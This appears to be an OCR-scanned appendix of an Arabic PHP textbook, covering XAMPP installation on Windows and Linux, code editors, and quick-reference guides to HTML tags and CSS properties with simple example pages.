
الخادم

كما تعلم فإن php تعتبر لغة من جهة الخادم server side لذا تحتاج الى خادم محلي لتجربة أمثلة الكتاب على جهازك . سأتطرق الى اسهل طريقة في إعداد الخوادم ألا و هي تنصيب خادم apache مع مفسر php و قواعد بيانات mysql في حزمة واحدة تُسمى xampp .

يوفر xampp طريقة سهلة تُبعدك عن تعقيدات تنصيب الخوادم إلا انه ضعيف من الناحية الأمنية ولا ينصح باستخدمه إلا لتجربة البرامج (يمكنك تعديل الإعدادات الخاصة بالحماية إن أردت) .

تثبيت خادم xampp على نظام windows

في البداية يجب عليك تحميل الملف التنصيبي الخاص بحزمة xampp من الموقع الرسمي www.apachefriends.org/en/xampp-windows.html و من ثم تحميل الحزمة ويكون اسمها xampp-win32-1.8.1-VC9-installer.exe (آخر إصادر لحزمة xampp 1.8.1 عند كتابة هذا الكتاب) وتنصيبها الى القرص الصلب . بع ذلك تحتاج الى تشغيل الخادم عن طريق الدخول الى لوجة التحكم الخاصة به وبدء خادمي apache و mysql كما في الصورة التالية :



تثبيت خادم xampp على انظمة linux

في انظمة linux يكفي تحميل حزمة xampp الخاصة بأنظمة linux من الموقع الرسمي ومن ثم فك ضغط الحزمة عن طريق الأمر التالي في الطرفية بصلاحيات مدير النظام (المستخدم الجذر root) :

```
# tar xfvz xampp-linux-1.8.1.tar.gz -C /opt
```

ومن ثم لتشغيل الخادم قم بتنفيذ العملية التالية على الطرفية أيضاً بصلاحيات الجذر :

```
# /opt/lampp/lampp start
```

وبعدها إن ظهرت لديك السطور التالية تتأكد من التنصيب السليم للخادم :

```
Starting XAMPP for Linux 1.8.1...
XAMPP: Starting Apache with SSL (and PHP5)...
XAMPP: Starting MySQL...
XAMPP: Starting ProFTPD...
XAMPP for Linux started.
```

ملاحظة : لمعرفة كيفية التنصيب على نظام Mac OSX يمكنك الإطلاع على الصفحة الرسمية للحصول على التعليمات مُفصلة

المحررات

يمكنك كتابة أكواد HTML و css و php وغيرها باستخدام أي محرري نصي تريده لكن هناك مُحررات تُسمى بيئة التطوير المتكاملة أو إختصاراً IDE تحوي على العديد من المزايا كتلوين الأكواد و الإكمال التلقائي و إظهار الأخطاء في زمن الكتابة ...

محرر Adobe Dreamweaver :

يُعتبر هذا المُحرر من أشهر المحررات ويحوي -إضافةً الى المزايا السابقة- على مُحرر مرئي لصفحات HTML (تُسمى المحررات المرئية WYSIWYG) . لكنه غير مجاني ولا يعمل إلا على نظامي windows و Mac OSX .

محرر phpDesigner :

محرر رائع وفيه عدد كبير من المزايا لكنه لا يدعم المُحررات المرئية . غير مجاني ولا يعمل إلا على نظام windwos .

محرر netbeans :

من أفضل محررات php شبيه ببرنامج dreamwaver لكنه لا يدعم المُحررات المرئية . يمكنك الحصول عليه مجانا من الموقع الرسمي و يعمل على جميع المنصات (linux , windows , Mac) .

المحلق الثاني :دليل سريع في وسوم HTML

المتصفح لا يرى أكواد PHP ولكنه يرى أكواد HTML وأكواد التنسيق CSS و لغة javaScript هذه اللغة بسيطة التركيب جداً وعند فهمك لكيفية تركيبها إذاً أنت تخطيت أهم جزء في تعلم لغة HTML والباقي تستطيع التعرف عليه عند الحاجة إليه .

ماهي مكونات هذه اللغة ؟

- ببساطة تتكون هذه اللغة من الثلاث علامات الأساسية التالية < و > و / ومجموعة وسوم
- الشكل العام لأي وسم يأخذ الصورة التالية :

```
<tag>contents</tag>
```

ويسمى الوسم <tag> وسم الفتح والوسم </tag> وسم الإغلاق

الآن نريد إنشاء صفحة ويب

ما عليك إلا أن تفتح أي محرر نصوص وتكتب التالي :

```
<html>
<!-- contents -->
</html>
```

ويُعرف الوسم السابق html بوسم تعريف وثيقة HTML وعند فتح أي وسم يجب إغلاقه وهذا الوسم يحتوي بداخله جميع وسوم HTML الأخرى

> **ملاحظة :** هناك وسوم لا تحتاج لوسم إغلاق لأنها لايمكن تضمين وسوم أخرى داخلها كوسم السطر الجديد

وبعد هذا نحفظ الصفحة بإمتداد html بهذا أنت أنشأت صفحة ويب فارغة , تستطيع أن تفتحها بإستخدام أي من المتصفحات لديك .

> **ملاحظة:** لايهم الكتابة بالأحرف الإنجليزية الكبيرة أو الصغيرة في لغة HTML

كل وسم يمكن أن تكون له بعض الخصائص تختلف من وسم لأخر على سبيل المثال الوسم html له خاصية الـ dir وهي إتجاه الصفحة وتأخذ قيمتين إما "rtl" أي من اليمين إلى اليسار right to

left أوالقيمة "ltr" أي من اليسار إلى اليمين left to right

ملاحظة : توضع القيمة بين علامتي إقتباس زوجية أو فردية

إذا أردنا كتابة صفحة ويب باللغة العربية فالأفضل أن يكون إتجاه الصفحة من اليمين إلى اليسار هكذا :

```
<html dir="rtl">
<!-- contents -->
</html>
```

والآن نريد أن نكتب شيئ في الصفحة , وسم جسم الصفحة هو الوسم body فالآمن سنقوم بتضمين وسم الـ body داخل وسم الـ html وداخل وسم الـ body نكتب ما نريد هكذا :

```
<html dir="rtl">
    <body>
        بسم الله الرحمن الرحيم
    </body>
</html>
```

ملاحظة : يتم تجاهل أي عدد من الأسطر أو المسافات الفارغة إلى مسافة فارغة واحدة

ملاحظة : من الأفضل تنسيق الكود الذي تكتبه ويفضل إستخدام زر الـ tab من لوحة المفاتيح لإزاحة محتويات الوسم للداخل لتوضيح أن هذه البيانات ضمن هذا الوسم -يمكنك تظليل النطقة المراد إزاحتها وتضعط على مفتاح الـ tab -

الآن إحفظ الملف وجرب هذا الكود على المتصفح ماذا ترى ؟

إذا كنت من مستخدمي متصفح IE ربما سيظهر النص عادي معك , ولكن مع باقي المتصفحات سيظهر النص بشكل غريب , ما هذه المشكلة ؟
هذه المشكلة من ترميز اللغة ولكي تظهر اللغة العربية بشكل جيد يجب عليك إستخدام ترميز داعم للغة العربية كـ utf-8
فهناك وسم في لغة HTML يسمى وسم الرأس head وهو داخل وسم html وأعلى وسم الـ body ويتم تضمين محتويات ومعلومات الصفحة داخله
ما نحتاجه من هذا الوسم حالياً هو وسم تعريف ترميز الوثيقة ويدعى meta وهو وسم لا يحتاج وسم إغلاق . وعلى هذا يصبح الكود كالتالي :

```
<html dir="rtl">
   <head>
      <meta http-equiv="content-type" content="text/html;
charset=utf-8">
   </head>
   <body>
      بسم الله الرحمن الرحيم
   </body>
</html>
```

ملاحظة: يجب أيضاً أن يتم حفظ الملف بترميز utf-8 إذا كنت من مستخدمي Linux فالإفتراضي هو الحفظ بهذا الترميز ولكن مستخدمي Windows يحتاجون لحفظ الملف بترميز utf-8

ملاحظة: لحفظ الملف بهذا الترميز على windows من خلال notepad العادي إختر Save As ثم إختر من تبويب Encoding الترميز UTF-8 ولكن البيانات العربية في هذا الملف ستتلف ويجب عليك إعادة كتابتها من جديد ولتلاشي هذا إن كان لديك ملفات تخشى على ضياع بياناتها يرجى إستخدام برنامج ++notepadلعملية

تحويل الترميز .

ولكن هناك تعديلات جديدة ووسوم جديدة تم إضافتها وتحسينات كثيرة تم إضافتها للغة الهيكلة HTML في نسختها الجديدة HTML5 فلتعريف وثيقة من نوع HTML5 يجب إضافة الكود التالي في بداية الوثيقة :

```
<!DOCTYPE HTML>
```

وضمن هذه التعديلات تم تعديل وسم الـ meta وأصبح أقصر فقط عليك إعطاء قيمة الترميز التي تريد للخاصية charset وعلى هذا يصبح الكود التالي بهذا الشكل :

```
<!doctype html>
<html dir="rtl">
   <head>
      <meta charset="utf-8">
   </head>
   <body>
      بسم الله الرحمن الرحيم
   </body>
</html>
```

وهناك وسم أخر ضمن وسوم head وهو وسم title وهو اسم الصفحة وهو ما تستخدمه للتفريق بين الصفحات إذا كنت تفتح أكثر من تبويب داخل المتصفح , وإن تركت هذا الوسم سيظهر مسار الملف به ويصبح الكود كالتالي :

```
<!doctype html>
<html dir="rtl">

   <head>
      <meta charset="utf-8">
      <title>
         صفحة للتجربة
```

```
        </title>
    </head>
    <body>
        بسم الله الرحمن الرحيم
    </body>
</html>
```

والآن نريد أن نضيف بعض النصوص والتنسيقات لجسم الصفحة إذاً علينا الإنتقال لداخل وسم body

هناك للعناوين 6 وسوم من h1 إلى h6 يختلفوا عن بعض في حجم الخط

ولدينا وسم الفقرة وهو p ووسم الخط font وكل وسم له خصائصه الخاصة -وهناك خصائص مشتركة طبعاً- ولكل خاصية قيم . بعد تعلمنا لغة التنسيق CSS لن نحتاج لهذه والوسوم و لتطبيق ما سبق من وسوم نفذ وشاهد التغييرات

```
<body>
    <h1> بسم الله الرحمن الرحيم </h1>
</body>
```

الآن إستخدم الخاصية align وهي تأخذ عدة قيم هي right و left و center و justify ونحن نريد توسيط محتوى هذا الوسم إذاً سنختار center ويكون الكود كالتالي :

```
<body>
    <h1 align="center">
        بسم الله الرحمن الرحيم
    </h1>
</body>
```

والآن سنضع فقرة أسفل العنوان بإستخدام الوسم p وسأستخدم وسم br للنزول سطر جديد داخل الوسم نفسه والكود كامل كالتالي :

```
<!doctype html>
<html dir="rtl">
    <head>
```

```
        <meta charset="utf-8">
        <title>
            صفحة للتجربة
        </title>
    </head>
    <body>
        <h1 align="center">
            بسم الله الرحمن الرحيم
        </h1>
        <p>
            "اللَّهُ لا إِلَهَ إِلَّا هُوَ الْحَيُّ الْقَيُّومُ لا تَأْخُذُهُ سِنَةٌ وَلا نَوْمٌ لَهُ مَا فِي السَّمَوَاتِ وَمَا فِي الأَرْضِ مَنْ
ذَا
            الَّذِي يَشْفَعُ عِنْدَهُ إِلَّا بِإِذْنِهِ يَعْلَمُ مَا بَيْنَ أَيْدِيهِمْ وَمَا خَلْفَهُمْ وَلا يُحِيطُونَ بِشَيْءٍ مِنْ عِلْمِهِ
            إِلَّا بِمَا شَاءَ وَسِعَ كُرْسِيُّهُ السَّمَوَاتِ وَالأَرْضَ وَلا يَئُودُهُ حِفْظُهُمَا وَهُوَ الْعَلِيُّ الْعَظِيمُ "
            <br>
            (سورة البقرة الآية 255)
        </p>
    </body>
</html>
```

ملاحظة: العنصر في HTML يقصد به وسم الفتح ووسم الإغلاق وما يحويانه معاً , ولكن أنا إستخدم كلمة وسم إذا كانت بدون كلمة فتح أو إغلاق للدلالة على العنصر وما يحويه .

الى هنا تكون قد تعلمت البنية الأساسية للغة HTML . الآن سأضع جدولاً يحوي على معظم وسوم HTML ليكون مرجعاً لك وقت الحاجة .

الوسوم البنيوية و البيانات الوصفية:

الوسوم البنيوية هي الوسوم التي تُحدد البنية الأساسية لمستندات HTML . أما البيانات الوصفية فهي تُوفر معلومات إضافية عن المستند وطبيعته ... , الجدول التالي يوضح أبرزها :

الوسم	الشرح	مثال
DOCTYPE	يُخبر هذا الوسم المتصفح بأن المستند الحالي هو مستند HTML و يُحدد رقم إصدارها	<!DOCTYPE html>
html	الوسم الرئيسي أو الوسم الجذر يحوي على جميع وسوم HTML الاخرى	<html>
head	ترويسة المستند : يحوي على وسوم البيانات الوصفية	<head>
title	من وسوم البيانات الوصفية , يحوي على عنوان الوثيقة	<title>Document Title</title>
script	يضمن javascript سواء داخل المستند أو عن طريق ملف خارجي	<script type="text/javascript" src="script.js">
style	تعريف نمط css	<style>
meta	تعريف مُختلف أنواع البيانات الوصفية	<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
body	وسم يُمثل جسد المستند , يحوي على	<body>

باقي الوسوم

الوسوم المتعلقة بالنصوص

هي الوسوم التي يُحدد الشكل أو المعنى العام لجزء من النص الموجود في محتوى مستند HTML , الجدول التالي يوضح أبرزها

الوسم	الشرح	مثال
a	يقوم بإنشاء رابط فائق لملف أو مستند آخر	example
b	يقوم بتسيق النص بخط عريض دون إعطاءه مزيداً من الأهمية	eaxmple
strong	كما في وسم b لكنه يُضيف مزيداً من الأهمية للنص	eaxmple
em , i	جعل النص مائلاً	<i>eaxmple</i>
br	الإنتقال الى سطر جديد	<i>line eaxmple</i>

تجميع الوسوم

يوجد هنالك عدد من الوسوم التي تحوي بدورها عدداً آخر من الوسوم , الجدول التالي يوضح ابرزها :

الوسم	الشرح	مثال
p	إنشاء فقرة جديدة	paragraph content

الوسم	الشرح	مثال
div	لا يوجد معنى خاص لهذا الوسم , لكنه يُستخدم بكثرة لتجميع الوسوم مع بعضها	elements and content
ul	إنشاء قائمة غير مُرتبة تسلسلياً	
ol	إنشاء قائمة مُرتبة تسلسلياً	
li	إنشاء عنصر من عناصر القوائم (مرتبة أم غير مرتبة)	item
pre	إظهار النص كما هو في الملف المصدري	<pre>Content</pre>

إنشاء النماذج

إن النماذج هي من المكونات الأساسية في مستندات HTML التفاعلية . يتم إنشاء النموذج بالوسم <form> الذي يحوي على بقية الوسوم الخاصة بالنماذج , الجدول التالي يُلخصها :

الوسم	الشرح	مثال
form	إنشاء نموذج	<form action="index.php" method="post">
input	إنشاء عناصر النموذج بمختلف انواعها	<input type="text" name="username">
button	إنشاء زر لتفريغ حقول النموذج أو لإرسالها ... يمكن الإستعاضة عنها بوسم input	<”button type=”reset>
Lable	إضافة نص قبل أو بعد عنصر input	<lable>enter your name : <input type="text" name="username"></lable>

fieldset	تجميع عناصر النماذج مع بعضها	<fieldset><input type="text" name="username"> ... </fieldset>
legend	إضافة عنوان لمجموعة العناصر المُحاطةبوسم fieldset	<fieldset><legend>title</legend ><input type="text" name="username"> ... </fieldset>
textarea	اضافة مربع نص مُتعدد الأسطر	<textarea ></textarea >

وسوم متفرقة

هذه الوسوم لا تنتمي لأحد المجموعات السابقة لذا سيتم ذكرها في هذا الجدول :

الوسم	الشرح	مثال
img	إضافة صورة الى مُستند HTML	<img src=”image.jpg”>
audio	إضافة مقطع صوتي للمستند	<audio> <source src="audio.mp3" type="audio/mpeg"> </audio>
video	إضافة مقطع فيديو الى الصفحة	<video> <source src="movie.mp4" type="video/mp4"> </video>
h1~h6	إنشاء ترويسات للمستند	header
progress	إنشاء شريط تقدم	<progress value="60"

```
max="100"></progress>
```

المحلق الثالث : دليل سريع في خاصيات CSS

css هي لغة لتنسيق ملفات HTML . يمكن تضمين أكواد الـ css من خلال الوسم style ضمن كود HTML وهذا الوسم يأخذ خاصية وهي النوع type بالشكل التالي :

```
<style type="text/css">
</style>
```

وما سنتناوله الآن هو كيفية تحديد الوسوم التي نريد تطبيق التنسيق عليها ما عليك إلا كتابة اسم الوسم الذي تريد تطبيق التنسيق عليه ومن ثَم تقوم بفتح أقواس مجموعة لكتابة خصائص هذا الوسم بداخل الأقواس سنستخدم الوسم div أحد وسوم HTML وسنعطي لون الخط أحمر لمحتويات هذا الوسم . الآن نريد تجربة ما سبق على كود HTML

```
<!doctype html>
<html dir="rtl">
   <head>
      <meta charset="utf-8">
      <title>
         تجربة التنسيق
      </title>
      <style type="text/css">
         div {
            color:#F00;
         }
      </style>
   </head>
   <body>
      <div>
         بسم الله الرحمن الرحيم
      </div>
      <div>
```

```
                الحمد لله رب العالمين
        </div>
        <div>
                الرحمن الرحيم
        </div>
        <p>
                مالك يوم الدين
        <p>
    </body>
</html>
```

> **ملاحظة:** أي لون مكون من الألوان الثلاث الأحمر والأخضر والأزرق اللون الواحد يتبع النظام السادس عشر في الكتابة ويأخذ التمثيل RGB وهي إختصال لأول حرف من كل لون

وإذا أردت أن أطبق التنسيق على أكثر من وسم أستخدم بينهم الفاصلة , ويصبح كود التنسيق كالتالي :

```
<style type ="text/css">
    div,p {
    color:#F00;
    }
</style>
```

وبعد تجربة هذه الطريقة نجد أن جيع النصوص داخل الوسم div و p لونها أحمر

فلتحديد الوسوم التي نريد تطبيق التنسيق عليها ظهرت الحاجة للمعرفات والفئات الـ id والـ class

فلهذا سنميز كل وسم من النوع div بمعرف مختلف كالتالي :

```
<div id="text1">
    بسم الله الرحمن الرحيم
</div>
<div id="text2">
    الحمد لله رب العالمين
</div>
<div class="text3">
    الرحمن الرحيم
</div>
<p class="text3">
    مالك يوم الدين
<p>
<div>
    إياك نعبد وإياك نستعين
</div>
<div class="text3">
    إهدنا الصراط المستقيم
</div>
<div id="text4">
    صراط الذين أنعمت عليهم
</div>
<div class="text5">
    غير المغضوب عليهم ولا الضالين
</div>
```

من ملاحظتنا للكود السابق نجد أن بعض الوسوم أخذت نفس اسم الفئة ولهذا سيطبق عليها نفس التنسيق الخاص بهذه الفئة

السؤال الآن إذا وما الفرق بين المعرف والفئة ؟

الفرق بينهم هو أن المعرف لا يتكرر داخل الوثيقة ولا تعطي أكثر من معرف لوسم واحد , بينما تستطيع إستخدام الفئة لأكثر من وسم وتستطيع أن تعطي الوسم أكثر من فئة

> **ملاحظة:** الكلام السابق يفضل أن تتبعه لكن لو خالفته ستجد الأمور تسير على ما يرام

ميزتنا هنا لا رسائل مزعجة للأخطاء لا تحذيرات لا شيئ , فقط عليك إكتشاف أخطائك في صمت

والآن دور كود التنسيق للدلالة على المعرف نستخدم الرمز # قبل قيمة المعرف وللدلالة على الفئة نستخدم الرمز . قبل قيمة الفئة والكود كامل يكون على الشكل التالي :

```
<!doctype html>
<html dir="rtl">
   <head>
      <meta charset="utf-8">
      <title>
         تجربة التنسيق
      </title>
      <style type="text/css">
         #text1 {
            color:#ff0000;
         }
         #text2 {
            color:#0f0;
         }
         .text3 {
```

```
            color:#00f;
        }
        #text4,.text5 {
            color:#F0F;
        }
    </style>
</head>

<body>
    <div id="text1">
        بسم الله الرحمن الرحيم
    </div>
    <div id="text2">
        الحمد لله رب العالمين
    </div>
    <div class="text3">
        الرحمن الرحيم
    </div>
    <p class="text3">
        مالك يوم الدين
    <p>
    <div>
        إياك نعبد وإياك نستعين
    </div>
    <div class="text3">
        إهدنا الصراط المستقيم
    </div>
    <div id="text4">
        صراط الذين أنعمت عليهم
```

```
        </div>
        <div class="text5">
            غير المغضوب عليهم ولا الضالين
        </div>
    </body>

</html>
```

تحدثنا عن إختيار تحديد الوسوم من خلال لغة التنسيق css والآن سنطبق بعض من خواص التنسيق

```
.text1 {
    color: #F00;
    font-size: 28px;
    background-color: #666;
    font-family: Tahoma;
    text-align: center;
}
```

عند تطبيق الفئة السابقة على وسم ما سيجعل لون الخط أحمر و حجم الخط 28px والخلفية رمادي والخط Tahoma والمحاذاة للوسط .

في الغالب ما يتم فصل ملفات التنسيق عن صفحة HTML ويوضع التنسيق كالكود السابق مباشراً في ملف ويتم حفظه بإمتداد css , فلنحفظ الملف السابق باسم style.css ويتم تضمين هذا الملف في وثيقة HTML داخل وسم الـ head بإستخدام وسم link كالتالي :

```
<link href="style.css" rel="stylesheet" type="text/css">
```

ما يهمنا من هذا الوسم هي الخاصية href وقيمتها هي مسار ملف التنسيق -سيأتي الحديث عن المسارات تبعاً- وبما أن الملف في نفس مجلد ملف الـ HTML نكتب اسم الملف بالاحقة فقط .
ويصبح الكود كامل كالتالي :

```
<!doctype html>
<html dir="rtl">

   <head>
      <meta charset="utf-8">
      <title>
         تجربة التنسيق
      </title>
      <link href="style.css" rel="stylesheet" type="text/css">
   </head>

   <body>
      <div class="text1">
         بسم الله الرحمن الرحيم
      </div>
   </body>
</html>
```

ويمكن دمج أكثر من فئة لوسم واحد فيكون كود الـ css كالتالي :

```
.text1 {
   color: #F00;
   font-size: 28px;
}
.text2 {
   background-color: #666;
   font-family: Tahoma;
   text-align: center;
}
```

ويكون إسناد الفئات للوسم الواحد يفصل بينهم بمسافة فارغة كالتالي :

```
<div class="text1 text2">
    بسم الله الرحمن الرحيم
</div>
```

لن أطيل كثيراً وما بقي إلا أن نتعرف على المزيد من الخصائص وما هي قيمها وفيما تستخدم .
بعد أخذ فكرة عن لغة الأنماط الإنسيابية css ساقوم الآن بذكر مختلف خاصيات css وتقسيمها تبعاً لتأثيرها.

إنشاء الإطارات و إضافة الخلفيات

يوجد عدد غير محدود من الأمثلة العملية عن استخدام الإطارات و الخلفيات في css , الجدول التالي يقوم بذكر خاصيات css التي تتحكم فيها :

الخاصية	الشرح
border-width	تحديد سمك الإطار , يقبل قيم على شكل نسبة مئوية أو واحدات css طولية (px , em) أو إحدى الكلمات المحجوزة الثلاث التالية :thin medium thick
border-color	تحديد لون الإطار , يمكن ان يكون بشكل قيم ست عشرية مسبوقة برمز "#" أو عن طريق استخدام rbg أو rbga
border-style	تحديد شكل الإطار (خط مستمر , متقطع أو منقط ...)
border-top-width border-top-style border-top-color	كما في الخاصيات السابقة إلا انها تُحدد القيم للجزء العلوي من الإطار
border-bottom-width	كما في الخاصيات السابقة إلا انها تُحدد القيم للجزء السفلي من

border-bottom-style border-bottom-color	الإطار
border-left-width border-left-style border-left-color	كما في الخاصيات السابقة إلا انها تُحدد القيم للجزء الأيسر من الإطار
border-right-width border-right-style border-right-color	كما في الخاصيات السابقة إلا انها تُحدد القيم للجزء الأيمن من الإطار
border	تحديد الخاصيات الثلاث للإطار في خاصية واحدة مُختصرة : border : <width> <style> <color>
border-top border-bottom border-left border-right	خاصيات مختصرة لكل جزء من أجزاء الإطار
border-top-left-radius	تحديد قيمة الإنحناء للزاوية العليا اليسرى للإطار , تقبل قيمتين طوليتين الأولى لنصف قطر الإنحناء الافقي و الثانية لنصف الإنحناء الرأسي
border-top-right-radi us	تحديد قيمة الإنحناء للزاوية العليا اليمنى للإطار , تقبل قيمتين طوليتين الأولى لنصف قطر الإنحناء الافقي و الثانية لنصف الإنحناء الرأسي
border-bottom-left-ra dius	تحديد قيمة الإنحناء للزاوية السفلى اليسرى للإطار , تقبل قيمتين طوليتين الأولى لنصف قطر الإنحناء الافقي و الثانية لنصف الإنحناء الرأسي
border-bottom-right-	تحديد قيمة الإنحناء للزاوية السفلى اليمنى للإطار , تقبل قيمتين

radius	طوليتين الأولى لنصف قطر الإنحناء الافقي و الثانية لنصف الإنحناء الرأسي
border-radius	الخاصية المُختصرة للخاصيات السابقة , يُفصل بين القيم الافقية و الرأسية بخط مائل "/"
background-color	تحديد لون خلفية عنصر HTML
background-image	تحديد خلفية عنصر HTML كصورة , ويتم تحديد صور خارجية عن طريق تمرير اسم ملف الصورة الى الدالة url
background-repeat	تحديد طريقة تكرار صورة الخلفية
background-size	تحديد أبعاد صورة الخلفية
background-position	تحديد موضع صورة الخلفية
background-attachment	تحديد سلوك صورة الخلفية عند تحريك باستخدام شريط التمرير
background	خاصية مُختصرة للخاصيات سابقة الذكر

تنسيق النصوص

إن معظم مكونات صفحات الويب عبارة عن نصوص , لذا لابد من معرفة خاصيات css التي تتحكم في طريقة عرض النص . الجدول التالي يوضح أبرز هذه الخاصيات :

الخاصية	الشرح
Text-align	طريقة محاذاة النص (توسيط , يمين أو يسار ..)
Direction	تحديد إتجاه النص , تقبل هذه الخاصية قيمين rtl يمين لليسار أو ltr اليسار لليمين

line-height	تحديد ارتفاع السطر
word-spacing	تحديد المسافة بين الكلمات
letter-spacing	تحديد المسافة بين الأحرف
Word-wrap	تحديد سلوك المتصفح عندما تكون آخر كلمة في السطر طويلة
text-indent	المسافة البادئة لأول سطر من محتوى وسم ما
text-decoration	تحديد شكل ظهور النص (تحته خط , فوقه خط , خط يمر عبره ...)
text-shadow	إنشاء ظل للنص
font-family	تحديد نوع الخط
font-size	تحديد حجم الخط
font-style	تحديد نمط الخط (عريض , مائل)
font-weight	تحديد سمك الخط
font	خاصية مُختصرة للخاصيات السابقة

استخدام الهوامش و الحشوات

كما تعلم فإن css تعتبر كل عنصر من عناصر HTML عبارة عن صندوق يحيط به الإطار و يفصل بينه و بين العناصر الاخرى الهامش و تكون المسافة الفاصلة بين الإطار و المحتوى هي الحشوة . الجدول التالي يوضح هذه الخاصيات :

الخاصية	الشرح
padding-top	تعيين قيمة طولية أو مئوية للحشوة العلوية
padding-right	تعيين قيمة طولية أو مئوية للحشوة اليُمنى
padding-bottom	تعيين قيمة طولية أو مئوية للحشوة السفلى

padding-left	تعيين قيمة طولية أو مئوية للحشوة اليسرى
padding	خاصية مُختصرة للخاصيات الأربع السابقة
margin -top	تعيين قيمة طولية أو مئوية للهامش العلوي
margin-right	تعيين قيمة طولية أو مئوية للهامش الأيمن
margin-bottom	تعيين قيمة طولية أو مئوية للهامش الأسفل
margin-left	تعيين قيمة طولية أو مئوية للهامش الأيسر
margin	خاصية مُختصرة للخاصيات الأربع السابقة
width	تعيين قيمة طولية أو مئوية لعرض العنصر
height	تعيين قيمة طولية أو مئوية لطول (إرتفاع) العنصر
min-width	تعيين قيمة طولية أو مئوية أصغرية لعرض العنصر
min-height	تعيين قيمة طولية أو مئوية أصغرية لطول (إرتفاع) العنصر
max-width	تعيين قيمة طولية أو مئوية أعظمية لعرض العنصر
max-height	تعيين قيمة طولية أو مئوية أعظمية لطول (إرتفاع) العنصر
visibility	تحديد إمكانية ظهور العنصر

خاصيات اخرى

الخاصيات التالية لا تنتمي لأي من التقسيمات السابقة لكن من المُفيد ذكرها و جمعتها في الجدول التالي :

الخاصية	الشرح
color	تحديد لون الخط لعنصر ما

opacity	تحديد درجة الشفافية لعنصر ما
cursor	تحديد شكل مؤشر الفأرة
list-style-type	تحديد شكل إشارة القائمة
list-style-image	تحديد شكل إشارة القائمة على شكل صورة
list-style-position	تحديد موضع إشارة القائمة